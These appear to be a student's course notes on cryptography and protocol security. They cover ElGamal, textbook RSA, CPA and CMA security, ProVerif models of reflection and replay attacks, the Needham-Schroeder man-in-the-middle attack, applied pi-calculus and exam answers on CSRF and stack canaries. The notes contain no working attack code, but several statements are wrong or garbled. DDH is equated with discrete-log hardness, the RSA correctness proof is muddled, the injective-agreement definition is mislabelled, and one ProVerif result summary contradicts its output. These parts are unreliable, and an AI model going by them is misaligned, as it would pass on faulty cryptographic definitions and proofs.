$\mathrm{Sig}(k, m) = t$	(often randomized) signing / encryption algor. that generates a tag
$\mathrm{Ver}(k, m, t) = \{0, 1\}$	verification algorithm (the decryption algorithm would take c not k)

Used to provide message integrity: attacker cannot change message, ie. generate any valid pair (m, t)

Correctness

$\forall k, m, t \in \{\mathrm{Sig}(k, m)\} : \quad \mathrm{Ver}(k, m, t) = 1$

Asymmetric Encryption

Public-Key Encryption

$\text{Gen}() = (pk, sk)$ randomized key generation algorithm

$\text{Enc}(pk, m) = c$ (often randomized) encryption algorithm

$\text{Dec}(sk, c) = m$ decryption algorithm

Correctness

$\forall ks, ps, m : \quad \text{Enc}(pk, m) = c \ \Rightarrow \ \text{Dec}(sk, c) = m$

CPA-Security

Ciphertext indistinguishability under CPA (= Chosen Plaintext attack) for any public-key-encryption.

An experiment between challenger and adversary / attacker:

1. Generate a key pair, send pk to attacker (attacker has access to encryption algorithm - but it is usually randomized)
2. Receive m_1, m_2 from attacker
3. Randomly choose one of them, encrypt it and send it back

Attacker should only be able to guess which of the two messages he received 50% of the time.

Definition

n = number of attackers attempty / "security parameter" that is bounded polynomially

$\text{Exp}_{PE,A}^{CPA}(b)$ = experiment where the challenger chose $b \in \{1, 2\}$

A series of ciphers under a CPA-attack is indistinguishable if for all adversaries if the following expression is very small:

$$\text{Adv}_{PE,A}^{CPA} = \left|\Pr\left(\text{Exp}_{PE,A}^{CPA}(0) = 1\right) - \Pr\left(\text{Exp}_{PE,A}^{CPA}(1) = 1\right)\right|$$

The probability that attacker chose 0 while reality is 1 vs. the opposite.

1-CPA

This extension does not strengthen the definition - he already had access to encryption algorithm.

1. Generate key pair, send pk to attacker
2. Receive $m \not\in \{m_0, m_1\}$ from attacker and immediately return it in the encrypted form $(E(pk, m))$ (encryption algorithm is usually randomized)
3. $\dots$ previous experiment from this point

ElGamal Encryption Scheme

Example for public key encryption - within $\mathbb{Z}_p^*$

$\text{Gen}()$

pick random g, x and prime p - for $\mathbb{Z}_p^*$

$pk := (p, g, g^x)$

$sk := (p, g, x)$ - x is private and can not be computed feasibly $x = \text{Dlog}_g(g^x)$

$\text{Enc}(pk, m)$

$pk := (p, g, g^x)$

pick random y

return $c := (g^y, m \cdot (g^x)^y) = (g^y, m \cdot g^{xy})$

$\text{Dec}(sk, c)$

$sk = (p, g, x)$

received $c = (\overbrace{g^y}^{A}, \overbrace{m \cdot g^{xy}}^{B})$

return $m := A^{-x} \cdot B$

Correctness

$B \cdot A^{-x} =$

$m \cdot g^{xy} \cdot (g^y)^{-x} =$

$m \cdot g^{xy} \cdot (g^{-xy}) =$

$m \cdot g^{xy-xy} = m \cdot g^0 = m$

Proof of Correctness

ElGamal has CPA security if the DDH Decisional Diffie-Hellman Assumption assumption holds in $G := \mathbb{Z}_p^*$.

Decisional Diffie-Hellman Assumption

(= One can not compute the discrete logarithm in polynomially bounded n = in n attempts).

$|G| \approx 2^n$ and we choose random $g \in \mathbb{Z}_p^*$.

With given g^x, g^y, Z we can not decide whether $Z = g^{xy}$ for any $x, y, Z \in \{1, \dots, |\mathbb{Z}_p^*|\}$.

Proof by contradiction

We can break ElGamal if we can break the DDH assumption.

If $\exists A$ algorithm that breaks ElGamal with any pk then we imitate the challenger to break DDH with his advantage $\text{Adv} > 0$ of distinguishing correctly.

We have g^x, g^y and want to know whether $Z = g^{xy}$

1. Generate keys:

   $pk := (p, g, g^x)$

   $sk := (p, g, x)$

   and send pk to A.

2. receive m_0, m_1 randomly choose one and encrypt with y.

   return $c := (g^y, m \cdot (g^x)^y) = (g^y, m \cdot g^{xy})$

3. Receive attackers guess $b'$of b. (which is correct because of his advantage)

   If $(b = b') \Rightarrow (Z = g^{xy})$

   If $(b \neq b') \Rightarrow (Z \neq g^{xy})$ means it was just a random number.

Naive RSA

Also called "textbook RSA" because it is simplified - but not secure.

$\text{Gen}()$

1. Pick two random primes p, q

   $p \cdot q = N$

calculate $\varphi(N) = |\mathbb{Z}_N^*|$ (size of set where all elements have an inverse)

2. Choose an random e so that it has an inverse in $\mathbb{Z}_{\varphi(N)}$: $\quad \gcd(e, \varphi(N)) = 1$

   e has an inverse in $\mathbb{Z}_{\varphi(N)}$ but does not necessarily one in $\mathbb{Z}_N$.

   $d := e^{-1}$ in $\mathbb{Z}_{\varphi(N)}$

   return key pair

   $pk := (N, e)$

   $sk := (p, q, d)$

   You can not figure out d just from e and N unless you know p, q - this is a simplified version.

Encryption $\text{Enc}(pk, m)$

$pk = (N, e)$

return cipher $c := m^e$ in $\mathbb{Z}_N$.

Decryption $\text{Dec}(sk, c)$

$sk = (p, q, d)$

return $m := c^d$ in $\mathbb{Z}_N$.

Correctness

Decryption: $c = m^e$

$c^d = (m^e)^d = m^{ed} = m^{ee^{-1}} = m^1 = m$ in $\mathbb{Z}_N$

What still needs to be proven:

We know that $ed = ee^{-1} = 1$ in $\mathbb{Z}_{\varphi(N)}$ - but what about $\mathbb{Z}_N$? See below.

This version is insecure: No randomization of Enc

Not secure against passive attacks because it is deterministic.

Same messages result in the same ciphers:

$$m = m' \Rightarrow \text{Enc}(pk, m) = \text{Enc}(pk, m')$$

Secure usage of RSA

- big public key length with high strength.
- Preprocessing, padding
- no sidechannels for timing

Proof of Correctness

Chinese remainder theorem CRT

Let $p \neq q$ be primes and $N = p \cdot q$.

Two numbers are equal in $\mathbb{Z}_N \Leftrightarrow$ they are also equal in $\mathbb{Z}_p$ and $\mathbb{Z}_q$.

Proof of Correctness

e has an inverse in $\mathbb{Z}_{\varphi(N)}$, now we want to prove that it also has an inverse in $\mathbb{Z}_N$.

It is sufficient to prove that $m^{ed} = m^{e \cdot e^{-1}} = m$ in $\mathbb{Z}_p$ and $\mathbb{Z}_q$.

case 1: $m = 0$

then $m^{ed} = 0^{ed} = 0$ in $\mathbb{Z}_p$ and $\mathbb{Z}_q$.

case 2: $m \neq 0$

If $e \cdot d = e \cdot e^{-1} = 1$ in $\mathbb{Z}_{\varphi(N)} = \mathbb{Z}_{(p-1)(q-1)}$

$m \in \mathbb{Z}_p^*, \mathbb{Z}_q^*$ because: $\exists k: \ e \cdot e^{-1} = k(p-1)(q-1) + 1 = 1$ also in $\mathbb{Z}_N$

Digital signature

$\mathcal{M}$	message space, where $m \in \mathcal{M}_{pk}$ $\mathcal{M}_{pk} = \{\forall m : \mathrm{Sig}(sk, m) \not\rightarrow (\mathrm{error} \downarrow)\}$
$\mathrm{Gen}() = (pk, sc)$	randomized key generation algorithm
$\mathrm{Sig}(sk, m) = t$	(often randomized) signing / encryption algor. that generates a tag
$\mathrm{Ver}(pk, m, t) = \{0, 1\}$	verification algorithm - decrypts t and if it is equal to m returns 1

Correctness

$\forall k, m, t \in \{\mathrm{Sig}(sk, m)\}: \quad \mathrm{Ver}(pk, m, t) = 1$

CMA-Security

Chosen message attack CMA: access to decryption algorithm..

Goal: forging a signature - if attacker is successful in then the verifier must return 1.

$$\Pr(\mathrm{Exp}_{I_n, A_n}^{\mathrm{CMA}} = 1) \approx 0$$

Naive RSA-based Digital Signatures

Same as naive RSA but

$pk := (N, e)$

$sk := d$

with encryption being the signing algorithm just returning $t := m^d$ and der Verifier returning 1 if the decrypted t is equal to m.

Correctness

$t^e = m^{ed} = m$ in $\mathbb{Z}_N$

This is a simplified version. Not secure.

Would be secure if the signing algorithm would also hash the messages:

$$\mathrm{Sig}(m) = (\mathrm{H}(m))^d \bmod \mathrm{N}$$

ProVerif Syntax

Syntax

declaring a process describing the protocol

`<decl>* process <process>`

Variables

Variables are the *identifiers* used in `let` and `in(c,x)`.

One can bind names to them (which turns them to names.)

Names

globally declared free identifiers.

undeclared free identifiers (avoid these).

Syntactic sugar: instead of using `new` to declare new names one can use these shortcuts:

Free names:

 `[private] free id1, ... idn`

 Free names are public by default - here they are declared as private.

Constructor declarations

Defining a constructor with n arguments

`[private] fun constructor_name/n`

Examples:

- `fun encrypt / 2`
- `fun sign / 2`
- `fun hash / 1`
- `private fun serverkey / 1`

Destructor declarations

Defining a destructor with its own reduction rule.

`[private] reduc destructor_name(M1,M2,...,Mn) = M`

Where $M_1, \dots, M_n, M$ are variables.

Example:

- `reduc decrypt(encrypt(x,y),y) = x`

Equational rule declarations

Translated by proVerif into rewriting rules.

Example:

-
- `exp(exp(x,z),z) → exp(exp(x,z),y)`

Process macros and pattern-matching

syntactic sugar

`let process_name = <process>`

then one can refer to the process by `process_name`.

For *pattern matching* we must `=` and for *binding* we must leave it out, like so:

- `let (=tag, =B, x) = decrypt (ctext, k) in ...`

Events

Used for logging (as seen before, for begin / end events ...).

Logging = security related protocol points.

Used for *authenticity properties*.

Examples:

- `event beginSend(A,B,m)`
- `event endSend(A,B,m)`

Queries

You can ask whether something is known to a process.

Example:

- `query attacker: M` *Is M known to the attacker?*
- `query ev:M ==> ev:N` *Does event N always follow after event N?*
- `query evinj:M ==> evinj:N` *Specifically for injective agreements.*

Variables in queries

Variables in *correspondence* queries are universally quantified:

`query ev:endSend(x,y,z) ==> ev:beginSend(x,y,z)`

is equivalent to

(∀x,y,z) `ev:endSend(x,y,z) ==> ev:beginSend(x,y,z)`

Variables in *secrecy* queries are existentially qunatified:

`query attacker:x`

is equivalent to

(∃x) `attacker:x`

Which is always true! You want to ask for the existence of names, not variables.

ProVerif Examples

Example 1

The idea:

$begin(A,B,m)$

$A - \{m\}_k \rightarrow B$ (Symmetric key k)

$end(A,B,m)$

Our Source-code in VerifPro:

Note:

`idi` - identity of initiator

`idr` - identity of receiver

```
free c. (* channel *)
free A,B. (* identifiers *)
private free m.

fun enc/2.
reduc dec(enc(x,y),y)=x.

let responder =
  in(d,(idi,idr)); (* start of process: idi, idr are A, B *)
  event begin(idi,idr,m);
  out(c,enc(m,k)). (* sending cipher *)

let initiator =
  in(d,(idi,idr)); (* start of process: idi, idr are A, B *)
  in(c,y); (* receiving cipher *)
  let x=dec(y,k) in event end(idi,idr,x).
```

```
process
new k; (* symmetric key*)
new d; (* channel - used to start the process by setting initiator / responder to A / B*)
!out(d,(A,B)) | !out(d,(B,A)) | !responder | !initiator
```

Now we want to know:

1. does the attacker have access to the message m
2. is a non-injective agreement guaranteed?

```
query attacker m.
query ev:end(x,y,z) ==> ev:begin(x,y,z)
```

The results:

1. The message m is kept a secret
2. We habe a non-injective agreement
3. A reflection attack is possible

```
Starting  query not attacker:m[]
RESULT  not attacker:m[]  is  true.
```

```
Starting  query ev:end(x_19,y_20,z_21)  ==> ev:begin(x_19,y_20,z_21)
goal reachable: begin:begin(A[],B[],m[])  ->  end:end(B[],A[],m[])
```

```
Goal of the attack : end:end(B[],A[],m[])

event(begin(A,B,m))
out(c, enc(m,k_1))
in(c, enc(m,k_1))
event(end(B,A,m))

An attack has been found.
RESULT  ev:end(x_19,y_20,z_21)  ==> ev:begin(x_19,y_20,z_21)  is  false.
```

Example 2

Now we try to fix this issue by adding an identifier to the sent message.

The idea:

$begin(A, B, m)$

$A - \{B, m\}_k \rightarrow B$ (Symmetric key k)

$end(A, B, m)$

Our Source-code in VerifPro:

Now the previous message `m` consists of `(idi, m)`.

```
free c.
free A,B.
private free m.

fun enc/2.
reduc dec(enc(x,y),y)=x.

let responder =
  in(d,(idi,idr));
  event begin(idi,idr,m);
  out(c,enc((idi,m),k)).

let initiator =
  in(d,(idi,idr));
  in(c,y);
  let (=idi,x) = dec(y,k) in  event end(idi,idr,x).
```

```
process
new k;
new d;
!out(d,(A,B)) | !out(d,(B,A)) | !responder | !initiator
```

Now we want to know:

1. does the attacker have access to the message m
2. is a non-injective agreement guaranteed?
3. is an injective agreement guaranteed?

```
query attacker:m.
query ev:end(x,y,z) ==> ev:begin(x,y,z).
query evinj:end(x,y,z) ==> evinj:begin(x,y,z).
```

The results:

1. The message m is kept a secret
2. We habe a non-injective agreement
3. A replay attack is possible

```
Starting  query not attacker:m[]
RESULT  not attacker:m[]  is  true.
```

```
RESULT ev:end(x_13,y_14,z_15) ==> ev:begin(x_13,y_14,z_15) is true.
```

```
Starting query evinj:end(x_15,y_16,z_17) ==> evinj:begin(x_15,y_16,z_17)
....
event(begin(A,B,m_14_10)) at {10} in copy a_4, a_3, a_2
out(c, enc((A,m_14_10),k_6_12)) at {11} in copy a_4, a_3, a_2
in(c, enc((A,m_14_10),k_6_12)) at {6} in copy a_9, a_8, a_7, a_1
event(end(A,B,m_14_10)) at {8} in copy a_9, a_8, a_7, a_1
in(c, enc((A,m_14_10),k_6_12)) at {6} in copy sid_293_18, sid_294_17, sid_295_16,
sid_298_15
event(end(A,B,m_14_10)) at {8} in copy sid_293_18, sid_294_17, sid_295_16, sid_298_15
The event end(A,B,m_14_10) is executed in session sid_298_15 and in session a_1.
```

Example 3

Now we try to fix this issue by adding a nonce handshake to the sent message.

The idea:

$$begin(A, B, m)$$
$$A \leftarrow n - B$$
$$A - \{B, m, n\}_k \rightarrow B$$
$$end(A, B, m)$$

```
free c.
free A,B.
private free m.

fun enc/2.
reduc dec(enc(x,y),y)=x.

let responder =
  in(d,(idi,idr));
  in(c,xn);
  new m;
  event begin(idi,idr,m);
  out(c,enc((idi,m,xn),k)).

let initiator =
  in(d,(idi,idr));
  new n; (* create new nonce *)
  out(c,n);
  in(c,y);
  let (=idi,x,=n) = dec(y,k) in event end(idi,idr,x).
```

```
process
new k;
new d;
!out(d,(A,B)) | !out(d,(B,A)) | !responder | !initiator
```

Now we want to know:

1. does the attacker have access to the message m
2. is an injective agreement guaranteed?

```
query attacker:m.
query evinj:end(x,y,z) ==> evinj:begin(x,y,z).
```

The results:

1. The message m is kept a secret
2. We have a non-injective agreement

```
Starting query evinj:end(x_14,y_15,z_16) ==> evinj:begin(x_14,y_15,z_16)
...
RESULT evinj:end(x_14,y_15,z_16) ==> evinj:begin(x_14,y_15,z_16) is true.
```

Cryptographic Protocols

Definition

Communication protocol

rules for data transmission in a network. i.e. HTTP

Cryptographic protocol

communication protocol for encrypted messages.

used in: e-banking, e-commerce, file sharing, online messengers

Cryptography is not enough: the attacker can circumvent cryptography and break the protocol.

Possible flaws can be in the:

- Protocol design / implementation
- Encryption design

Automated Protocol Analysis

Protocols are complicated and attacks are difficult to find. We need Automatation, formal proofs.

Requirements:

1. Specification language for the protocol (= process calculus: λ-Calculus, π-Calculus)
2. Formal definition of Security
3. Automated security analysis (ProVerif)

Attacks

Interleaving Attack

Message from one protocol-session is used in other ones.

Reflection Attack

(Subtype of Interleaving attack)

Message sent back to the person that generated it (in a different session).

Problem: (If we are using symmetric encryption) the sender can not verify who sent the message.

Solution: Identifier (sender / receivers name)

$A - \{A, \text{Give } E \text{ } 1000€\}_k \rightarrow B$

Replay Attack

(Subtype of Interleaving attack)

Duplicate of message re-sent at a different time.

Problem: we cant verify the freshness of the received message.

Solution 1: timestamp t (issues with time zones, synchronization)

$A - \{A, \text{Give } E \text{ } 1000€, t\}_k \rightarrow B$

Solution 2: nonce n

$A \longleftarrow n_B - B$ Challenge / Request

$A - \{A, \text{Give } E \text{ } 1000€, n_B\}_k \rightarrow B$ Response

Man-in-the-middle Attack

Needham-Shroeder Protocol

Uses nonces n, Asymmetric encryption to exchange symmetric keys.

Because public keys / nonces are for specific sessions, we don't need identifiers (except for the first message or else someone could respond faster than B using pk_A from that session).

$A \leftarrow \{B, n_B\}_{pk_A} - B$

$A - \{n_B, n_A\}_{pk_B} \rightarrow B$

$A \leftarrow \{n_A\}_{pk_A} - B$

Man-in-the-middle Attack

The victim B then thinks he is communicating with $\bigcirc$ but he is actually communicating with A.

The attacker has access to n_A, n_B and can decrypt all messages from B.

$A \leftarrow \{B, n_B\}_{pk_A} - \bigcirc \leftarrow \{B, n_B\}_{pk_\bigcirc} - B$ Attacker reads Bobs messages, has his n_B.

$A - \{n_B, n_A\}_{pk_B} \rightarrow B$

$A \leftarrow \{n_A\}_{pk_A} - \bigcirc \leftarrow \{n_A\}_{pk_\bigcirc} - B$ Attacker gets n_A from Bob.

Solution: Needham-Schroeder-Lowe Protocol

$A \leftarrow \{B, n_B\}_{pk_A} - B$

$A - \{A, n_B, n_A\}_{pk_B} \rightarrow B$ (new identifier!)

$A \leftarrow \{n_A\}_{pk_A} - B$

Then the attack is not possible because bob does not think he is talking to $\bigcirc$ anymore.

Applied Pi-Calculus

📎 Semantics of Applied Pi-Calculus

Highly abstracted mathematical descriptions for concurrent computation.

Very simple, only based on functions, no side-effects, only focused on communication.

Considers cryptography as flawless.

Example: Digital Signature

We want to model A using a digital signature that can be verified with a pk.

$A \longleftarrow n_B \longrightarrow B$

$A \longrightarrow \{B, n_B, n_A\}_{sk_A} \rightarrow B$

where $sk_A := sk(k_A)$

We can express the entire digital signature encryption as

$\text{ver}(\text{sign}(x, sk(k)), vk(k)) \rightarrow x$

Below we used k_A for k.

And model the process the following way

$System \triangleq \text{new } k_A.(Init \mid Resp)$

$Init \triangleq \text{new } n_B.\text{out}(c, n_B).\text{in}(c, x).\text{let}(=B, =n_B, z) = \text{ver}(x, \text{vk}(k_A)) \text{ in } P$

$Resp \triangleq \text{in}(c, x).\text{new } n_A.\text{out}(c, \text{sign}((B, x, n_A), \text{sk}(k_A)))$

▼ In depth explaination

$System \triangleq$

$\text{new } k_A.$	create new k_A and then
$(Init \mid Resp)$	run $Init$ and $Resp$ concurrently.

$Resp \triangleq$

$\text{in}(c, x).$	receive (n_B) on channel c, bind result to x then
$\text{new } n_A.$	create new n_B then
$\text{out}(c, \ \text{sign}((B, x, n_A), \text{sk}(k_A)) \ ) = \text{out}(c, \ (B_{sk_A}, x_{sk_A}, n_{A\,sk_A}) \ )$	
	Send value of $\text{sign}((B, x, n_A), \text{sk}(k_A))$ to channel c.
	Where $\text{sign}((B, x, n_A), \text{sk}(k_A)) = \text{sign}((B, x, n_A), sk_A)$

$Init \triangleq$

$\text{new } n_B.$	create new n_B then
$\text{out}(c, n_B).$	send value of n_B to channel c then
$\text{in}(c, x).$	receive on channel c, bind result to x in process P.
$\text{let}\Big((=B, =n_B, z) = \text{ver}(x, \text{vk}(k_A))\Big) \text{ in } P$	
	Only if x (see above) could be verified, pattern match
	the received decrypted triplet with $(B, n_B, \dots)$, bind n_A to z.

Example: Pairs

We have the following process:

$\text{new } s.(\ \text{out}(a, \text{pair}(M, s)) \mid \text{in}(a, x).\text{if } \ \text{snd}(x) = s \text{ then out}(b, \text{fst}(x)))$

Run these two processes concurrently:

- Send (M, s) to channel a
- Receive (M', s') from channel a, if $s' \equiv s$ then send M' to channel b

We have an attacker:

$\text{in}(a, x).\ \text{out}(a, \text{pair}(N, \text{snd}(x)))$

Receive (X, s'') on channel a, then send (N, s'') on channel a.

Question: Can our process output anything different than M with / without the attacker?

Answer: Without the attacker only M is put out, but with the attacker also N.

Example: Hashes

$h(M)$ hashes data and outputs a bit string.

We have a modified hash function:

$$\text{new } s.\left(\begin{array}{l} \text{out}(a, \text{pair}(M, h(\text{pair}(s, M)))) \mid \\ \text{in}(a, x).\text{ if } h(\text{pair}(s, \text{fst}(x))) = \text{snd}(x) \text{ then out } (b, \text{fst}(x)) \end{array}\right)$$

Run these two processes concurrently:

- Send $(M, h((s, M)))$ to channel a
- Receive (M', y) from channel a, if $h(s, M') \equiv y$ then send M' to channel b

Question: Is this function secure?

Answer: Yes - s is kept a secret and the attacker can not forge $h(pair(s, N))$

Basic Security Goals

There are many more properties, but we only focus on these.

Secrecy

Only authorized end-points should be able to read messages.

Secrecy is undecidable - infinite number of opponents O. (automatized proofs with tools possible).

Protocol P preserves secrecy of $M \Leftrightarrow$

$\forall O,\ c \in fn(O):\ \ P \mid O$ does not output M on channel c.

Where channel c is a free name (public) known to process O.

If the attacker can not output M, it has no access to it.

Integrity

The recipient of a message should be able to determine changes during transmission.

Sender and receiver should agree on their roles.

Authenticity

For authentication we have to introduce a new process:

$\text{event } p(M)$ Event process: This process p globally logs M.

We use these events to log authentication / acceptance of requests:

$\text{event } begin(A, B, M)$ start of authentication request from A to B for message M

$\text{event } end(A, B, M)$ acceptance of request by B

▼ Example

$A \longleftarrow n_B \longrightarrow B$

$A \longrightarrow \{B, n_B, n_A\}_{sk_A} \rightarrow B$

where $sk_A := sk(k_A)$

$System \triangleq$

$\quad \text{new } k_A.$

$\quad (Init \mid Resp)$

$Resp \triangleq$

$\quad \text{in}(c, x).$

$\quad \text{new } n_B.$

$\quad \text{event } begin(A, B, M)$

$\quad \text{out}(c,\ \text{sign}((B, x, n_A), \text{sk}(k_A))\ )$

$Init \triangleq$

$\quad \text{new } n_B.$

$\quad \text{out}(c, n_B).$

$\quad \text{in}(c, x).$

$\quad \text{let}\Big((= B, = n_B, z) = \text{ver}(x, \text{vk}(k_A))\Big) \text{ in } P$

$\quad \text{event } end(A, B, M)$

Non-Injective Agreement

- Identity: The recipient should be able to verify the requesters identity.
- Order: In all execution traces, if we reach the end we must have also reached a $begin$.

Formally

P guarantees noninjective agreement iff:

$$\forall O : \quad P \mid O \rightarrow^* \text{ new } \widetilde{a}.(\text{event } end(A, B, M) \mid Q) \implies$$

$$Q \equiv \text{ event } begin(A, B, M) \mid Q'$$

▼ In depth explaination

P is the process we want to analyse that runs parallel to any opponent O.

Q is the process left after P and Q' is the process left after Q.

$\rightarrow^*$ stands for n-step reductions.

$\widetilde{a}$ stands for a sequence of variables that are bounded in the following process.

This is a recursive definition:

It means that in our closed process P for any opponent O that we run in parallel, after n-reductions and binding arbitrary many variables to our process (which we simply refer to as $\widetilde{a}$ - we must always reach two processes running in parallel from which both fulfill the non-injective agreement.

Because these processes can run concurrently we can have any arbitrary ordering as long as an end event always follows after a begin event.

Therefore these orderings would both be valid although the required end event does not follow immediately after the begin event:

Begin1 $\rightarrow$ Begin2 $\rightarrow$ End1 $\rightarrow$ End2

Begin1 $\rightarrow$ Begin2 $\rightarrow$ End2 $\rightarrow$ End1

Injective Agreement

- Freshness: same as above but recipient should be able to verify the freshness of the authentication request.

Formally

P guarantees noninjective agreement iff:

$$\forall O: \quad P \mid O \rightarrow^* \text{ new } \tilde{a}.(\text{event } end(A,B,M) \mid Q) \implies$$

$\left(Q \equiv \text{ event } begin(A,B,M) \mid Q'\right) \wedge \text{new } \tilde{a}.Q'$ guarantees injective agreement.

Challenge-Response Nonce Handshakes

Handshake Implementations: (Challenge/Request - Response)

- Plain-Cipher PC
- Cipher-Plain CP
- Cipher-Cipher CC

Reminder: we place loggers before and after each authentication / acceptance of requests.

When a direction is mentioned in which an injective agreement is given that means that the freshness of the received nonce can be verified by the receiver.

PC Handshake

Symmetric version

$A \leftarrow n_B - B$

$A - \{A, m, n_B\}_{k_{AB}} \rightarrow B$ (k_{AB} = symmetrical key) (Injective)

Asymmetric version

Identifier was changed - else the message could be sent to anyone.

$A \leftarrow n_B - B$

$A - \{B, m, n_B\}_{sk_A} \rightarrow B$ (sk_A = digital signature from A) (Injective)

CP Handshake

The second message is an acknowledgement.

There are 2 authentications happening.

Symmetric version

$A \leftarrow \{A, m, n_B\}_{k_{AB}} - B$ (Non-Injective)

$A - n_B \rightarrow B$ (Injective)

Asymmetric version

Here the request is encrypted with pk_A - Then the identifier must be changed to B.

The request might come from an attacker.

$A \leftarrow \{B, m, n_B\}_{pk_A} - B$

$A - n_B \rightarrow B$ (Injective)

CC Handshake

Symmetric version

The first agreement property ($A \leftarrow B$) only holds if the endpoints can not swap roles (we must add tags for the messages).

We can not change the identifiers in the messages since it would make the protocol vulnerable to a reflection attack.

$A \leftarrow \{B, m_1, n_B\}_{k_{AB}} - B$ (Non-Injective)

$A - \{B, m_2, n_B\}_{k_{AB}} \rightarrow B$ (Injective)

Asymmetric version

$A \leftarrow \{B, m_1, n_B\}_{pk_A} - B$

$A - \{B, m_2, n_B\}_{pk_B} \rightarrow B$ (Injective)

Combination of Handshakes

All the other protocols are only made out of the ones mentioned above.

Example: Mutual Authentication

Combination of PC and CC handshake.

$A \leftarrow n_B - B$

$A - \{B, m_1, n_B, n_A\}_{k_{AB}} \rightarrow B$ (Injective)

$A \leftarrow \{m_2, n_B, n_A\}_{k_{AB}} - B$ (Injective)

We can not remove the identifier B or else a reflection attack would be possible.

Example: SAML-based single sign-on

Protocol to allow client C to authenticate with a service provider SP via an identity provider IdP.

The client wants to request some resource from the service provider. (Instagram in example.)

The Service provider then allows the client to log in with a third party. (Google in example.)

Using automated techniques, people found an attack:

The IdP then (if this protocol would ever be used) have access to the clients C google account data (Gmail, google calendar, ...).

ProVerif

ProVerif Syntax

ProVerif Examples

Cryptographic protocol verifier based on Horn clause resolution.

Input notation: applied pi-calculus.

Outcomes

Possible outcomes after modelling a protocol:

a) proven security

b) found attacks - (could be a false positve because of abstraction)

c) not finding anything / not terminating

Translation

Is what ProVerif does:

our source-code $\rightarrow$ applied pi-calculus $\rightarrow$ logical formulas (horn-clauses)

The horn clauses are then sent to a theorem prover.

The translations are sound (= error free) but incomplete:

There can be no false-negatives of security, only false-positives.

Horn Clauses

Are a special type of logical formulas.

For all x (all the messages):

$(\forall \tilde{x}) \left(p_1(\widetilde{M}_1) \wedge \ldots \wedge p_n(\widetilde{M}_n) \Rightarrow q(\widetilde{N})\right)$

p are predicate symbols that can have multiple arguments

Resolution provers take a set of Horn clauses and a specified goal: $\exists \tilde{x}.p(\widetilde{M})$

Translation: Applied Pi-Calculus → Logic Formulas

Translating the predicates from the pi-calculus into logical formulas.

Facts (a type of horn clause)

We only have 2 predicates.

$F ::=$

$attacker(M)$ the attacker knows the message M

$message(C, M)$ the message M is put out on channel C - means $out(C, M)$

Input

$P \ldots$ process

$S \ldots$ free public names in P

Output

set of Horn-Clauses:

$B(P, S) =$

$\text{InitialAttackerKnowledge}(S) \cup$

$\text{AttackerRules} \cup$

$\text{ProtocolRules}(P)$

Initial Attacker Knowlege

All free public names in P that the attacker knows.

$\text{InitialAttackerKnowledge}(S) = \{attacker(n) \mid n \in S\}$

Attacker Rules

We model all the constructors and destructors in terms of the attackers knowledge.

$\text{AttackerRules} =$

For each constructor f

$attacker(x_1) \wedge \ldots \wedge attacker(x_n) \Rightarrow attacker(f(x_1, \ldots, x_n))$

For each destructor g with $g(M_1, \ldots, M_n) = M$

$attacker(M_1) \wedge \ldots \wedge attacker(M_n) \Rightarrow attacker(M)$

Why is that so? Because if the attacker knows the ciphertext x_1 and the encryption key x_2 then he can construct the result of the destructor which would be the plaintext in this case.

For each Input and output

$message(x, y) \land attacker(x) \Rightarrow attacker(M)$ If y is on channel x and the attacker knows that channel, then he has access to it.

$attacker(x) \land attacker(y) \Rightarrow message(x, y)$ If the attacker knows the channel x, then he can put out content on it.

Protocol Rules

$\text{ProtocolRules}(P) =$

Each output $out(c, N)$ generates a Horn-Clause with the form:

$message(c_1, M_1) \land \ldots \land message(c_n, M_n) \Rightarrow message(c, N)$

where M_i are the previously received messages and N is a combination of all previous messages.

Examples of protocol rules

Example 1:

$P =$

$in(c, x);$

$in(c, y);$

$out(c, (x, y));$

$ProtocolRules(P) = \{message(c, x) \land message(c, y) \Rightarrow message(c, (x, y))\}$

Example 2:

$Q =$

$in(c, x);$ (receive x)

$\text{let } y = decrypt(x, k) \text{ in } out(c, y)$ (send $decrypt(x, k)$)

$ProtocolRules(Q) = \{message(c, enc(y, k)) \Rightarrow message(c, y)\}$

2018 Exam

Multiple Choice Part

Which of the following security mechanisms provide integrity?

- MAC
- Digital signature
- Public Key Cryptography
- Symmetrical Cryptography

▼ Solution

Integrity means that the data is only changed when authorized / System behaves as expected.

Message integrity means changes to the message during transmission are noticable to the recipient.

- ✅ Mandatory Access Control MAC: is a type of access control - the subjects only have write access to files when authorized
- ✅ Message Authentication Code MAC: The signature / encryption algorithm that generates a tag $\text{Sig}(k, m) = t$ that only verifies the unmodified original message.
- ✅ Digital Signature: Same as above but there is a private and public key - therefore we have message integrity and authentication.
- ❌ Public-Key-Encryption: changes to message stay unnoticed
- ❌ Symmetric-Key-Encryption: changes to message stay unnoticed

---

Let a cookie have the property `secure` - which requests does it get attached to?

▼ Solution

Only attached to HTTPS requests (confidentiality)

Can not be set or overwritten by HTTP requests (integrity)

When is a process secure under the assumption that for it uses a secure password p a secure hashing function $h(p)$ and a public database for authentication? (assuming the communication is encrypted)

- $h(p)$ gets transfered and $h(p)$ gets stored
- p gets transfered and $h(p)$ gets stored
- $h(p)$ gets transfered and p gets stored
- p gets transfered and p gets stored

▼ Solution

Assuming were using a cryptographic protocol:

- ✅ (still vulnerable to offline dictionary attacks)
- ❌This is under the assumption that a reflection attack would be possible by intercepting and resending this message to authenticate as an attacker
- ❌ because our database is public
- ❌ because our database is public

Which of the following are effective counter-measures against Cross-Site-Request-Forgery CSRF?

- Anti-CSRF-Tokens in Forms
- Referer Header validation
- Custom HTTP-Headers
- classic Cookie Authentification

▼ Solution


Cross site request forgery CSRF

When the attacker triggers requests on the victims browser (that is authenticated on that website) through auto-submission of forms or sources of resources that get fetched automatically when visiting the attackers website.

- ✅ Anti-CSRF-Tokens in Forms contain a hidden value that gets sent with the request and gets validated by the request recipient
- ✅ Referer Header in all requests. Contains the origin of the request. Effective but often accidentally suppressed by the network, browser, . . .
- ✅ Custom HTTP-Headers = Cookie-to-header token is a cookie with a randomly generated token is set upon the first visit of the web application then read by clients browser and set as a custom header on further requests.
- ❌ classic Cookie Authentification is useless

Which attacks does a stack canary prevent that sits between local variables and the return address pointer?

▼ Solution



If we do not consider all the possibilities to bypass the canary, then it prevents overwriting `sfp`, `ret`, and the current functions arguments `funcp`.

Which attacks does the DEP prevent?

▼ Solution

the execution of code on the stack - and thereby prevents code injections. (But can be bypassed through ret2libc, ROP, attacks on memory mapping routine and heap possible, ...)

Which of the following are successful countermeasures against an SQL injection?

- Detecting wheter `<script>`-Tags were used is enough
- Whitelisting of allowed characters
- Prepared Statements
